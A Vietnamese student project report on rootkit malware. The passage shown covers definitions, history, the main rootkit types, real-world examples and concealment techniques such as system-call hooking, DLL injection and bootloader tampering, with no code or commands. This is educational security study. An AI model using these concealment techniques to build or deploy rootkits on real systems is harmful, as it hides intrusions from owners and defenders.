



BÁO CÁO ĐỒ ÁN
MÔN AN TOÀN HỆ ĐIỀU HÀNH VÀ HỢP NGỮ
NGHIÊN CỨU MÃ ĐỘC ROOTKIT VÀ
CÁCH PHÒNG CHỐNG

Ngành: Công Nghệ Thông Tin

Chuyên Ngành: An Toàn Thông Tin

Tên học phần: An toàn hệ điều hành và hợp ngữ

Giảng viên hướng dẫn : Ths.Trương Đình Nam

Lớp : 21DATA1

Sinh viên thực hiện đồ án:

Nguyễn Phạm Tuyên 2187701116

Trần Nhật Vũ 2187701120

TP. Hồ Chí Minh, tháng 12 năm 2023

PHIẾU NHẬN XÉT ĐÁNH GIÁ CỦA CÁN BỘ CHẤM ĐỀ TÀI

1. Đánh giá chất lượng đề tài:

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

2. Cho điểm của cán bộ:
(Điểm ghi bằng số và chữ)

.....

.....

Ngày tháng năm 2023

Cán bộ chấm đề tài

(ký và ghi rõ họ và tên)

LỜI CẢM ƠN



Trong suốt quá trình học tập, cho đến khi hoàn thành xong đề tài bộ môn An toàn hệ điều hành và hợp ngữ, cá nhân em, tập thể nhóm em cùng với tập thể lớp đã may mắn được thầy quan tâm, dìu dắt, chỉ bảo và hướng dẫn tận tình trong suốt thời gian thực hiện và tham gia học phần.

Em xin được gửi lời cảm ơn chân thành đến Trường Đại Học Công Nghệ TP. Hồ Chí Minh – Hutech đã đưa bộ môn An Toàn Hệ Điều Hành Và Hợp Ngữ vào chương trình giảng dạy. Đặc biệt, em thay mặt tập thể nhóm bày tỏ lòng biết ơn sâu sắc đến giảng viên bộ môn An Toàn Hệ Điều Hành Và Hợp Ngữ - Thầy Trương Đình Nam đã dạy dỗ, truyền đạt những kiến thức quý báu từ trong giáo trình cung cấp lẫn kiến thức mà thầy đã chia sẻ trong suốt quá trình học tập. Trong thời gian học tập, em và các bạn đã trao đổi thêm cho mình nhiều kiến thức bổ ích, đây sẽ là những kiến thức quý báu và là hành trang để em và các bạn có thể vững vàng sau khi rời khỏi ghế nhà trường.

Em cũng xin gửi tới các bạn trong nhóm em đã hoàn thành đề tài “Nghiên cứu mã độc Rootkit và cách phòng chống” những lời cảm ơn chân thành vì những đóng góp ý kiến và kiến thức của các bạn mà giúp nhóm hoàn thiện một cách tốt đẹp.

LỜI MỞ ĐẦU



Trong thời đại công nghệ ngày nay, việc sử dụng máy tính và kết nối mạng Internet đã trở thành một phần không thể thiếu trong đời sống hàng ngày của mỗi cá nhân và mọi người. Tuy nhiên, sự tiện lợi và phổ biến của sự phát triển công nghệ cũng mở ra những rủi ro lớn từ các mối đe dọa an ninh mạng. Một trong những loại mã độc đặc biệt nguy hiểm và khó phát hiện đó là Rootkit.

Rootkit là một loại phần mềm độc hại được thiết kế để ẩn sự tồn tại của nó và kiểm soát hệ thống mà không bị người dùng phát hiện ra. Điều này tạo ra những thách thức lớn trong việc bảo vệ thông tin quan trọng và đảm bảo tính bảo mật của hệ thống. Đối mặt với nguy cơ ngày càng gia tăng từ các cuộc tấn công Rootkit, nghiên cứu và phát triển các phương pháp phòng chống trở nên cực kỳ quan trọng đối với chúng ta.

Mục tiêu của đề tài này là tìm hiểu sâu rộng về cách hoạt động của Rootkit, từ quá trình xâm nhập vào hệ thống đến cách nó ẩn mình và thực hiện các hoạt động độc hại. Nghiên cứu cũng sẽ tập trung vào việc phân tích các phương pháp hiện đại mà Rootkit thường sử dụng để vượt qua các biện pháp bảo mật.

Nghiên cứu này không chỉ giúp chúng ta hiểu rõ hơn về cách thức hoạt động của Rootkit mà còn đề xuất các biện pháp phòng chống mới và cập nhật nhằm nâng cao khả năng bảo vệ của hệ thống. Những kết quả đạt được từ nghiên cứu có thể được áp dụng rộng rãi trong cộng đồng an ninh mạng để giảm thiểu rủi ro từ các cuộc tấn công Rootkit.

Mục Lục

DANH MỤC CÁC THUẬT NGỮ	1
Chương 1: Tổng Quan	2
1.1 Lý do chọn đề tài này?	2
1.2 Tình trạng hiện tại của nguy cơ Rootkit trong an ninh mạng	2
Chương 2: Tìm Hiểu Về Rootkit	3
2.1 Khái niệm về Rootkit	3
2.2 Lịch sử hình thành Rootkit	4
2.3 Phân biệt Rootkit	5
2.3.1 Rootkit với virus	5
2.3.2 Rootkit và điểm hở hệ thống	5
2.4 Nguyên nhân bị nhiễm mã độc Rootkit	6
2.5 Các loại Rootkit phổ biến	8
2.5.1 Rootkit phần cứng hoặc phần sụn (Hardware/Firmware Rootkits)	8
2.5.2 Rootkit bộ nạp khởi động (Bootloader Rootkits)	8
2.5.3 Rootkit bộ nhớ (Memory Rootkits)	8
2.5.4 Rootkit ứng dụng (User-mode Rootkit)	9
2.5.5 Rootkit chế độ kernel (Kernel Mode Rootkits)	9
2.5.6 Rootkit ảo (Virtual Rootkit)	9
2.6 Các kĩ thuật chính của Rootkit	12
2.7 Các thành phần chính của Rootkit	13
2.8 Cách Thức Hoạt Động	15
2.8.1 Quá Trình Tấn Công	15
2.8.2 Ẩn nấp và giữ sự ổn định	19
2.8.3 Tương tác với hệ thống	20
2.9 Kết quả từ cuộc tấn công Rootkit	20
2.10 Sự phát triển của Rootkit	21
Chương 3: Thực Nghiệm Về Tấn Công Rootkit	25
3.1 Giới thiệu về Reptile – Rootkit	25
3.1.1 Cấu trúc của Reptile	25

3.1.2 Cách thức hoạt động của Reptile.....	26
3.2 Cấu hình.....	26
3.2.1 Các bước thực hiện	27
Chương 4: Cách Phòng Chống Rootkit	35
4.1 Cách phát hiện.....	35
4.1 Cách phòng chống.....	35
4.1.1 Sử dụng các phần mềm tool để Anti-Rootkit	35
4.1.2 Biện pháp mà nhóm đề xuất	38
4.2 Áp dụng thực nghiệm vào Demo chống Rootkit	38
Chương 5: Kết Luận	41
5.1 Tổng kết	41
TÀI LIỆU THAM KHẢO	42

DANH MỤC CÁC THUẬT NGỮ

Thuật ngữ	Ý nghĩa
virtualization	Ảo hóa là tạo ra một phiên bản ảo của một tài nguyên hoặc một hệ thống, thay vì sử dụng tài nguyên vật lý.
polymorphism	Thay đổi mã nguồn của malware mỗi khi nó lây nhiễm hoặc mỗi khi tái tạo chính nó, mà không làm thay đổi chức năng tổng thể của nó.
Kernel	Là lõi, hay phần trung tâm của hệ điều hành, chịu trách nhiệm cho việc quản lý tài nguyên hệ thống và cung cấp các dịch vụ cho các phần mềm ứng dụng.
registry	Là một cơ sở dữ liệu hệ thống lưu trữ thông tin và cấu hình về hệ thống, cũng như về các ứng dụng và dịch vụ cài đặt trên máy tính.
vulnerability	Là một điểm yếu trong hệ thống, phần mềm hoặc môi trường mà có thể được sử dụng để thực hiện tấn công hoặc gây tổn thất.
kernel-buffer overflow	Là một loại lỗ hổng bảo mật mà kẻ tấn công có thể trích xuất hoặc thay đổi dữ liệu trong kernel space thông qua một lỗ hổng trong quản lý bộ đệm (buffer).
BIOS	Là viết tắt của "Basic Input/Output System" (Hệ thống Đầu vào/Đầu ra Cơ bản)
hooking	Kỹ thuật "câu móc" với mục đích thay thế những địa chỉ của các hàm có sẵn nhằm mục đích thực thi đoạn mã riêng
NDIS (Network Driver Interface Specification)	Được sử dụng để phát triển các trình điều khiển mạng.
TDI (Transport Driver Interface)	Được dùng để cung cấp một cách để trình điều khiển giao vận (transport driver) tương tác với các ứng dụng và các thành phần khác của hệ thống mạng.
DKOM (Direct Kernel Object Manipulation)	Là một phương pháp sử dụng trong lập trình độc hại để thực hiện thay đổi trực tiếp trên các đối tượng của hạt nhân
DoS (Denial of Service) / DDoS (Distributed Denial of Service)	Là các loại tấn công mạng
Trojan (Trojan Horse)	Là một loại mã độc hại được che giấu dưới vẻ ngoài của một phần mềm hoặc tệp tin hữu ích khác để lừa đảo người sử dụng và thực hiện các hành động không mong muốn khi được chạy.
Keylogger (Keystroke Logger)	là một loại mã độc hại được thiết kế để ghi lại mọi phím được nhấn trên bàn phím của máy tính mà không được sự cho phép của người sử dụng.
Reverse shell	Là một kỹ thuật trong hacking, nơi một máy chủ tấn công tạo ra một kết nối từ một hệ thống mục tiêu để kiểm soát từ xa.

Chương 1: Tổng Quan

1.1 Lý do chọn đề tài này?

Ngày nay, Rootkit đang trở thành một trong những mối đe dọa lớn và ngày càng phức tạp trong lĩnh vực an ninh mạng nói chung. Sự phát triển của công nghệ kéo theo nhiều cơ hội cho Rootkit để xâm nhập và tấn công vào hệ thống. Với khả năng ẩn nấp sâu và lẫn trong hệ thống mà không bị phát hiện làm cho chúng tăng thêm độ nguy hiểm. Các cuộc tấn công bằng Rootkit có thể gây ra thiệt hại nặng nề cho dữ liệu và hệ thống, ảnh hưởng đến hoạt động kinh doanh và uy tín của các tổ chức. Việc tìm hiểu về Rootkit là cơ hội để phát triển các phương pháp phát hiện và phòng ngừa hiệu quả.

1.2 Tình trạng hiện tại của nguy cơ Rootkit trong an ninh mạng

Rootkit là một loại chương trình phần mềm nguy hiểm, thường khó nhận biết và phòng ngừa và ngày càng đa dạng với các kỹ thuật mới như virtualization (Kỹ thuật ảo hóa) và polymorphism (Thay đổi mã nguồn).


Có một số công cụ và phần mềm được phát triển để phòng chống Rootkit, như RootkitRevealer của hãng Sysinternals và Blacklight của hãng bảo mật F-Secure. Tuy nhiên, các tác giả Rootkit cũng không ngừng phát triển các phiên bản mới để đánh bại các công cụ này. Cần những giải pháp và công nghệ mới để đối mặt với tình trạng nguy cơ này.

Rootkit không chỉ tấn công trực tiếp mà còn ảnh hưởng đến khả năng giám sát và phòng ngừa của các công cụ an ninh. Sự phức tạp của Rootkit đặt ra yêu cầu cao về kiến thức và kỹ năng cho các chuyên gia an ninh mạng.

Chương 2: Tìm Hiểu Về Rootkit

2.1 Khái niệm về Rootkit

Đây là một chương trình máy tính độc hại nó cho phép kẻ xấu có quyền truy cập đặc quyền hay còn được gọi là quyền truy cập **Root** vào thiết bị đầu cuối bằng cách vi phạm ứng dụng mà kẻ xấu có thể tiếp cận **Kernel** (bộ phận kiểm soát hệ thống) hoặc lõi của hệ điều hành của máy tính trong khi sử dụng mã độc nguy trạng để tránh bị phát hiện.



Phần lớn bộ công cụ Root mở khóa cửa sau trên hệ thống nạn nhân cho phép phần mềm độc hại như: chương trình ghi nhật ký khóa, vi rút hoặc ransomware được cài đặt cho các cuộc tấn công an ninh mạng.



*Ngoài ra, Rootkit thường vô hiệu hóa

+) Antivirus Software (Phần mềm diệt virus)

+) Endpoint Security systems (Hệ thống bảo mật điểm cuối)

+) Anti - malware (Phần mềm chống vi rút để bảo vệ phần mềm độc hại khỏi bị

phát hiện

2.2 Lịch sử hình thành Rootkit

Rootkit ban đầu được sử dụng với mục đích tốt, nhưng sau này Rootkit còn được hacker sử dụng để xâm chiếm, tấn công hệ thống máy tính của người khác ... Virus máy tính, phần mềm gián điệp ... cũng thường sử dụng Rootkit để che giấu dấu vết của chúng. Các hệ điều hành như Linux, Windows, Mac OS đều có cơ hội trở thành nạn nhân của Rootkit.



Rootkit được xuất hiện vào đầu những năm 1990 và thuật ngữ Rootkit lần đầu tiên được sử dụng trong báo cáo tư vấn bảo mật vào tháng 2 năm 1994. Thông tin bảo mật này là CA-1994-01 của CERT-CC, có tiêu đề **“Các cuộc tấn công giám sát mạng đang diễn ra”** và bản sửa đổi mới nhất là

vào ngày 19 tháng 9 năm 1997. Kể từ khi xuất hiện, công nghệ Rootkit đã phát triển rất nhanh chóng, các ứng dụng của nó ngày càng phổ biến và việc phát hiện nó ngày càng khó khăn hơn.

2.3 Phân biệt Rootkit

2.3.1 Rootkit với virus

Mục tiêu chính:

- Virus: Tập trung vào việc lây nhiễm và tự nhân bản để lan truyền từ máy tính này sang máy tính khác.
- Rootkit: Ẩn đi sự tồn tại của nó trên hệ thống một cách hiệu quả, thường bằng cách thay đổi hoặc che giấu thông tin liên quan đến các quá trình, tệp tin, hay registry của hệ điều hành

Cách hoạt động:

- Virus: Thường là một đoạn mã được cài đặt trong các tệp tin hoặc chạy các phần mềm khác và nó có khả năng tự nhân bản để lây nhiễm từ nhiều vị trí khác nhau.
- Rootkit: Châm ngòi vào hạt nhân (kernel) của hệ điều hành, thường là để kiểm soát và ẩn đi các thông tin liên quan đến các quá trình chạy trên hệ thống.

Mục đích tấn công:

- Rootkit: Thường được giữ để duy trì các tác nhân độc hại duy trì việc quyền kiểm soát trên hệ thống mà không bị phát hiện.
- Virus: Thường được sử dụng để tạo ra sự hủy diệt, lây nhiễm hoặc đánh cắp thông tin từ máy tính nạn nhân.

2.3.2 Rootkit và điểm hở hệ thống

Điểm hở hệ thống, hay còn được gọi là: vulnerability, là lỗ hổng hoặc yếu điểm có thể bị tận dụng cho cuộc tấn công, thường xuất hiện trong phần mềm, cài đặt không an toàn, hoặc quy trình không đảm bảo.

Các hacker thường tận dụng các điểm hở này để xâm nhập, tấn công, hoặc thực hiện các hành động độc hại khác trên hệ thống. Điểm hở có thể xuất hiện do sự cố trong quá trình phát triển phần mềm, thiếu quản lý bảo mật, hoặc không cập nhật hệ thống đúng cách để bảo vệ khỏi các mối đe dọa mới.

Việc kết hợp Rootkit với điểm hở hệ thống, đặc biệt là các lỗ hổng ở mức nhân (kernel) của hệ điều hành, giúp chúng tránh được sự phát hiện từ phần mềm antivirus và các biện pháp bảo mật thông thường. Chẳng hạn như:

- Quyền Kiểm Soát Cao: Bằng cách tận dụng lỗ hổng ở mức nhân, Rootkit có thể có quyền kiểm soát cao trên hệ thống, thậm chí cao hơn cả người quản trị hệ thống.
- Khả Năng Ẩn Tàng: Việc nằm sâu trong nhân hệ điều hành giúp Rootkit tránh được sự phát hiện từ phần mềm antivirus và các công cụ phòng chống thông thường.
- Sử Dụng Lỗ Hổng Phổ Biến: Các lỗ hổng như kernel-buffer overflow trong các trình điều khiển thiết bị là mục tiêu phổ biến cho Rootkit, vì chúng thường tồn tại và khó phát hiện.

Hầu hết người sử dụng khi phát hiện ra điều gì đó là 1 lỗi (bug) của nhân chứ không phân biệt được đó là lỗi gây nên bởi Rootkit.

2.4 Nguyên nhân bị nhiễm mã độc Rootkit

Một số nguyên nhân sau:

- Thường là do các bộ công cụ gốc mua trên website đen có thể được sử dụng trong các cuộc tấn công lừa đảo hoặc kỹ thuật xã hội để thuyết phục nạn

nhân cài đặt chúng lên trên, do đó máy tính của họ cấp phát cho kẻ tấn công từ xa quyền truy cập quyền quản trị vào thiết bị nhiễm.

- Sử dụng các ổ usb bị xâm nhập, do trong đó chứa sẵn mã độc đã được cài sẵn.
- Tin tặc có thể sử dụng kỹ thuật xã hội để đánh cắp dữ liệu truy cập của nạn nhân sau đó tiêm nhiễm Rootkit vào máy tính của bạn.
- Rootkit được nhúng trong hệ điều hành thường thay đổi một số mã và thậm chí cả cấu trúc dữ liệu của hệ điều hành để thực hiện một số hoạt động độc hại.



Ví dụ: Có thể được sử dụng để ẩn phần mềm độc hại khỏi người dùng. Khi người dùng sử dụng lệnh để liệt kê nội dung của một thư mục, Rootkit có thể thay đổi đầu ra của lệnh "ls" để người dùng không nhìn thấy tệp phần mềm độc hại để xem chương trình nào đang chạy trên hệ thống, Rootkit có thể sửa đổi đầu ra của lệnh "PS" để ẩn hoạt động của phần mềm độc hại.



2.5 Các loại Rootkit phổ biến

2.5.1 Rootkit phần cứng hoặc phần sụn (Hardware/Firmware Rootkits)

Rootkit phần cứng hoặc chương trình cơ sở có thể ảnh hưởng đến ổ cứng, bộ định tuyến hoặc BIOS của hệ thống, là phần mềm được cài đặt trên chip nhớ nhỏ trên bo mạch chủ của máy tính. Thay vì nhắm mục tiêu hệ điều hành của bạn, chúng nhắm mục tiêu chương trình cơ sở của thiết bị của bạn để cài đặt phần mềm độc hại khó phát hiện.

Vì chúng ảnh hưởng đến phần cứng nên chúng cho phép tin tặc ghi lại thao tác gõ phím của bạn và theo dõi hoạt động trực tuyến. Mặc dù ít phổ biến hơn các loại Rootkit phần cứng hoặc phần sụn khác nhưng nó gây ra mối đe dọa nghiêm trọng đối với bảo mật trực tuyến.

2.5.2 Rootkit bộ nạp khởi động (Bootloader Rootkits)

Cơ chế bootloader chịu trách nhiệm tải hệ điều hành trên máy tính. Rootkit của bộ nạp khởi động tấn công hệ thống này, thay thế bộ nạp khởi động hợp pháp của máy tính của bạn bằng bộ nạp khởi động bị hack. Điều này sẽ kích hoạt Rootkit trước khi hệ điều hành của máy tính được tải đầy đủ.

2.5.3 Rootkit bộ nhớ (Memory Rootkits)

Rootkit bộ nhớ ẩn trong bộ nhớ truy cập ngẫu nhiên (RAM) của máy tính và sử dụng tài nguyên của máy tính để thực hiện các hoạt động độc hại trong nền. Rootkit bộ nhớ có thể ảnh hưởng đến hiệu suất RAM của máy tính.

Vì chúng chỉ tồn tại trong RAM của máy tính và không chèn mã vĩnh viễn nên Rootkit bộ nhớ sẽ biến mất ngay khi hệ thống được khởi động lại - mặc dù đôi khi cần

phải làm thêm để loại bỏ chúng. Tuổi thọ ngắn của chúng có nghĩa là chúng thường không được coi là mối đe dọa đáng kể.

2.5.4 Rootkit ứng dụng (User-mode Rootkit)

Rootkit ứng dụng thay thế các tệp tiêu chuẩn trên máy tính của bạn bằng các tệp Rootkit, thậm chí có thể thay đổi cách hoạt động của các ứng dụng tiêu chuẩn. Những Rootkit này lây nhiễm vào các chương trình như Microsoft Office, Notepad hoặc Paint.

Mỗi khi bạn chạy các chương trình này, kẻ tấn công có thể truy cập vào máy tính của bạn. Việc phát hiện Rootkit gây khó khăn cho người dùng vì các chương trình bị nhiễm vẫn chạy bình thường - nhưng các chương trình diệt virus có thể phát hiện ra chúng vì chúng đều chạy ở lớp ứng dụng.

2.5.5 Rootkit chế độ kernel (Kernel Mode Rootkits)

Rootkit ở chế độ hạt nhân là một trong những loại mối đe dọa nghiêm trọng nhất vì chúng nhắm vào lõi của hệ điều hành (tức là cấp độ hạt nhân). Tin tặc sử dụng chúng không chỉ để truy cập các tệp trên máy tính của bạn mà còn thay đổi chức năng của hệ điều hành bằng cách thêm mã của riêng chúng.


2.5.6 Rootkit ảo (Virtual Rootkit)

Rootkit ảo tự tải bên dưới hệ điều hành của máy tính. Sau đó, nó lưu trữ hệ điều hành mục tiêu dưới dạng một máy ảo, cho phép nó chặn các cuộc gọi phần cứng do hệ điều hành gốc thực hiện. Loại Rootkit này không phải sửa đổi kernel để xâm phạm hệ điều hành và rất khó phát hiện.


Ví dụ ảnh hưởng về Rootkit:

1) Một trong những Rootkit khét tiếng nhất trong lịch sử là Stuxnet , một loại sâu máy tính độc hại được phát hiện vào năm 2010 và được cho là đã phát triển từ năm 2005.


Stuxnet gây thiệt hại đáng kể cho chương trình hạt nhân của Iran. Mặc dù cả hai quốc gia đều không thừa nhận trách nhiệm nhưng nhiều người cho rằng đây là vũ khí mạng do Hoa Kỳ và Israel đồng sáng tạo trong nỗ lực hợp tác được gọi là Thế vận hội.



2) Năm 2011, các chuyên gia an ninh mạng đã phát hiện ra ZeroAccess, một Rootkit chế độ kernel đã lây nhiễm hơn 20.000 máy tính trên toàn thế giới. Rootkit này không ảnh hưởng trực tiếp đến chức năng của máy tính bị nhiễm mà thay vào đó tải xuống và cài đặt phần mềm độc hại trên máy tính bị nhiễm và biến nó thành một phần của mạng botnet toàn cầu được tin tặc sử dụng để tiến hành các cuộc tấn công mạng. ZeroAccess được sử dụng tích cực ngày nay.



3) Vào năm 2012, Necurs nổi lên như một Rootkit, với 83.000 ca lây nhiễm được báo cáo trong năm đó. Necurs được liên kết với tội phạm mạng ưu tú ở Đông Âu và được coi là nổi bật nhờ sự tinh vi về mặt kỹ thuật và khả năng phát triển



2.6 Các kỹ thuật chính của Rootkit

Rootkit thường được phát triển dành cho một hệ điều hành cụ thể như Windows hoặc Linux. Đối với Windows, Rootkit thường được thiết kế để hoạt động trên các phiên bản như Win NT, 2000, XP, và 2003 Server. Vì những hệ điều hành này được thiết kế trên cùng một nhân và có cấu trúc dữ liệu gần như nhau khiến cho Rootkit không bị hạn chế bởi phần cứng riêng biệt nào đó.

Có nhiều kỹ thuật khác nhau mà Rootkit có thể sử dụng để ẩn sự tồn tại và hoạt động của chúng trên hệ thống. Dưới đây là một số kỹ thuật chính:

Kernel-level Rootkit:

- **Thay Đổi Hệ Kernel:** Rootkit có thể sửa đổi kernel của hệ điều hành để che giấu và điều khiển thông tin.
- **System Call Hooking:** Intercept và sửa đổi các cuộc gọi hệ thống để điều khiển luồng thông tin giữa ứng dụng và kernel.

User-level Rootkit:

- **Application-level Hooking:** Thay đổi chức năng của ứng dụng và thậm chí thay thế các tệp thực thi để che giấu Rootkit.
- **Library Function Interception:** Intercept các hàm thư viện để kiểm soát luồng thông tin giữa ứng dụng và hệ thống.

Bootkit:

- **Thay Đổi Bộ Nạp Khởi Động (Bootloader):** Sửa đổi hoặc thay thế bootloader để chạy mã độc hại ngay từ khi hệ thống khởi động.
- **Master Boot Record (MBR) Manipulation:** Chiếm quyền kiểm soát khi máy tính được bật, thậm chí trước khi hệ điều hành khởi động.

Memory-based/In-memory Rootkit:

- **DLL Injection:** Chèn mã độc hại vào quá trình của hệ thống bằng cách chèn thư viện động (DLL) vào không gian bộ nhớ của một quá trình khác.
- **Process Hiding:** Ẩn đi các quá trình độc hại khỏi danh sách các quá trình đang chạy.

Virtual Rootkit:

- **Hypervisor-based Rootkit:** Sử dụng hypervisor để chạy máy ảo, tạo một môi trường ảo để chạy Rootkit và che giấu sự tồn tại của nó khỏi hệ điều hành thực tế.

Firmware Rootkit:

- **Nhiễm Sắc Tổ Firmware:** Tấn công firmware của thiết bị để thay đổi mã và chèn Rootkit vào nơi nào đó trong firmware.

Netfilter Rootkit:

- **Thay Đổi Quy tắc Netfilter:** Sửa đổi các quy tắc tường lửa và bộ lọc mạng để che giấu các hoạt động độc hại.

2.7 Các thành phần chính của Rootkit

Rootkit có thể sử dụng nhiều mô đun trong nhân hệ điều hành hoặc các chương trình driver để thực hiện các chức năng khác nhau. Rootkit có thể sử dụng nhiều thành phần khác nhau, mỗi thành phần chịu trách nhiệm cho một nhiệm vụ cụ thể và khá phức tạp trong việc quản lý từng thành phần đó. Dưới đây là một số thành phần chính:

Mô-đun Nhân (Kernel Module): Chứa mã độc hại được tải xuống và thực thi trong không gian kernel của hệ điều hành. Thường được sử dụng trong kernel-level Rootkits.

Chương Trình Quản lý Chế Độ Người Dùng (User-Mode Manager): Quản lý chức năng và giao tiếp giữa thành phần ở chế độ kernel và các ứng dụng chạy ở chế độ người dùng.

Agent Giao Tiếp Mạng (Network Communication Agent): Thiết lập và duy trì kết nối mạng, cho phép Rootkit truyền thông và nhận lệnh từ máy chủ từ xa.

Giao Tiếp Nội Bộ (Inter-Process Communication - IPC): Cho phép các thành phần của Rootkit truyền thông tin và lệnh giữa chúng để thực hiện các chức năng cụ thể.

Thư Viện Giao Tiếp (Communication Library): Cung cấp các hàm và dịch vụ cho việc giao tiếp giữa các thành phần khác nhau của Rootkit và hệ thống.

